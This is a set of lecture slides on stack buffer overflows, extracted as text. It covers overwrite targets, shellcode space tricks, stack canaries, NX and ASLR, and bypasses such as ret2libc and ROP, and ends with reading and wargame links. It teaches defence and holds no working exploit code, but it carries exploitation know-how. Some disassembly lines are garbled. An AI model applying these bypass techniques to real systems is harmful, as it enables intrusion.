
E.g., Call `system()`
to open a shell




E.g., Call `system()`
to open a shell



E.g., Call `system()`
to open a shell





Alternatives for overwriting

Saved EIP (direct jump)

`ret` will jump to our code
(this is what we saw so far)

Function Pointer (call another function)

`jmp` to another function

Saved EBP (frame teleportation)

`pop $ebp` will restore another frame

Practical Problem

In practice, sometime there isn't enough room in the overflowed buffer to hold shellcode + jump address + NOPs.

Practical Problem


In practice, sometime there isn't enough room in the overflowed buffer to hold shellcode + jump address + NOPs.

Solutions

- tiny shellcode + guess the address accurately
- exploit environment variable: fill the overflowed buffer with the address of the environment

Buffer Overflows Alternatives

Heap Overflows



Format Strings (next class)

Defending Against Buffer Overflows

Multilayered Approach to Defense

- Defenses at **source code** level
 - Finding and removing the vulnerabilities
- Defenses at **compiler** level
 - Making vulnerabilities non exploitable
- Defenses at **operating system** level
 - To thwart, or at very least make more difficult, attacks


Defenses at Source Code Level

- C/C++ do not cause buffer overflows
 - Programmer errors cause buffer overflows
 - Education of developers
 - System Dev. Life Cycle (SDLC)
 - Targeted testing
 - Use of source code analyzers
- Using safe(r) libraries
 - Standard Library: `strncpy`, `strncat`, etc. (with length parameter)
 - BSD version: `strlcpy`, `strlcat`, ...
- Using languages with Dynamic memory management (e.g., Java) that makes them more resilient to these issues.

Compiler Level Defenses

- Warnings at compile time
- Randomized reordering of stack variables
 - stopgap measure
- Embedding stack protection mechanisms at compile time
 - “Canary” mechanism
 - Verifying, during the epilogue, that the **frame has not been tampered with**
 - Usually a **canary** is inserted **between local variables and control values** (saved EIP/EBP)
 - When the function returns, the **canary is checked** and if tampering is detected the program is killed
 - This is what gcc's StackGuard does (read the paper!)

Stack protection: Canaries



Example: gcc -fstack-protector

```
0804844b <vuln>:
804844b: 55      sh      %ebp
804844c: 89      v      %esp, %ebp
804844e: 83 ec 18 sub      $0x18, %esp
8048451: 65 a1 14 00 00 00
8048457: 89 45 fc
804845a: 31 c0
804845c: 8d 45 e8
804845f: 50
8048460: e8 ab fe ff ff
8048465: 83 c4 04
8048468: 8b 55 fc
804846b: 65 33 15 14 00 00 00
8048472: 74 05
8048474: e8 a7 fe ff ff
8048479: c9
804847a: c3      ret
```

%gs:0x14 contains the canary,
initialized by the kernel with a random
value when the process starts

mov %gs:0x14, %eax
mov %eax, -0x4(%ebp)

mov -0x4(%ebp), %edx
xor %gs:0x14, %edx
je 8048479
<vuln+0x2e>
call 8048320
<__stack_chk_fail@plt>

If canary is tampered with,
abort (without returning)

Types of Canaries

- **Terminator canaries:** made with terminator characters (typically `\0`) which cannot be copied by string-copy functions and therefore cannot be overwritten
- **Random canaries:** random sequence of bytes, chosen when the program is run
 - `-fstack-protector` in GCC & `/GS` in VisualStudio
- **Random XOR canaries:** same as above, but canaries XORed with part of the structure that we want to protect - protects against non-overflows

OS Level Defenses

Non-executable stack (data != code)

- No stack smashing on local variables
 - Issue: some programs (e.g., JVM older versions) actually need to execute code on the stack.
- The hardware **NX bit** mechanism is used
 - Implementations: **DEP**, since Windows XP SP2; OpenBSD **W^X**; **ExecShield** in Linux
- **Bypass**: don't inject code, but point the return address to existing machine instructions (**code-reuse attacks**)
 - C library functions: “return to libc” (ret2libc)
 - Generalization: return oriented programming (ROP)

OS Level Defenses

Address Space Layout Randomization (ASLR)

- Repositioning the stack, among other things, at each execution at random; impossible to guess return addresses correctly
- Active by default in Linux > 2.6.12, randomization range 8MB
 - `/proc/sys/kernel/randomize_va_space`

Further Reading

[textbook] Chris Anley et al., *"The Shellcoder's Handbook. Discovering and Exploiting Security Holes"*, 2007 (Chapters 1, 2, and 3)

<https://www.wiley.com/en-it/The+Shellcoder's+Handbook:+Discovering+and+Exploiting+Security+Holes,+2nd+Edition-p-9780470080238>

V. Van der Veen et al., *"Memory Errors: The Past, the Present and the Future"*. RAID 2012

https://dx.doi.org/10.1007/978-3-642-33338-5_5

(short history about mitigations against memory corruption exploitation)

C. Cowan et al., *"StackGuard: Automatic Adaptive Detection and Prevention of Buffer-Overflow Attacks"*, USENIX Security 1998

https://www.usenix.org/legacy/publications/library/proceedings/sec98/full_papers/cowan/cowan.pdf

(introduces stack canaries)

H. Shacham. *"The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls (on the x86)"*. CCS 2007

<https://acmccs.github.io/papers/geometry-ccs07.pdf>

(introduces the concept of return oriented programming)

“Wargame” list :P

If you want to test your hacking skills on Memory Errors

Binary

- pwnable.kr - <http://pwnable.kr/>
- OverTheWire Bandit - <http://overthewire.org/wargames/bandit/>
- OverTheWire Leviathan - <http://overthewire.org/wargames/leviathan/>

The complete (and updated) list can be found at:

<https://github.com/zardus/wargame-nexus>

Further Material + Exercises

Gentle introduction to memory errors and advanced defenses (PDFs and videos):

<http://10kstudents.eu>



VM and code samples to practice with

<https://github.com/phretor/memory-errors-lab>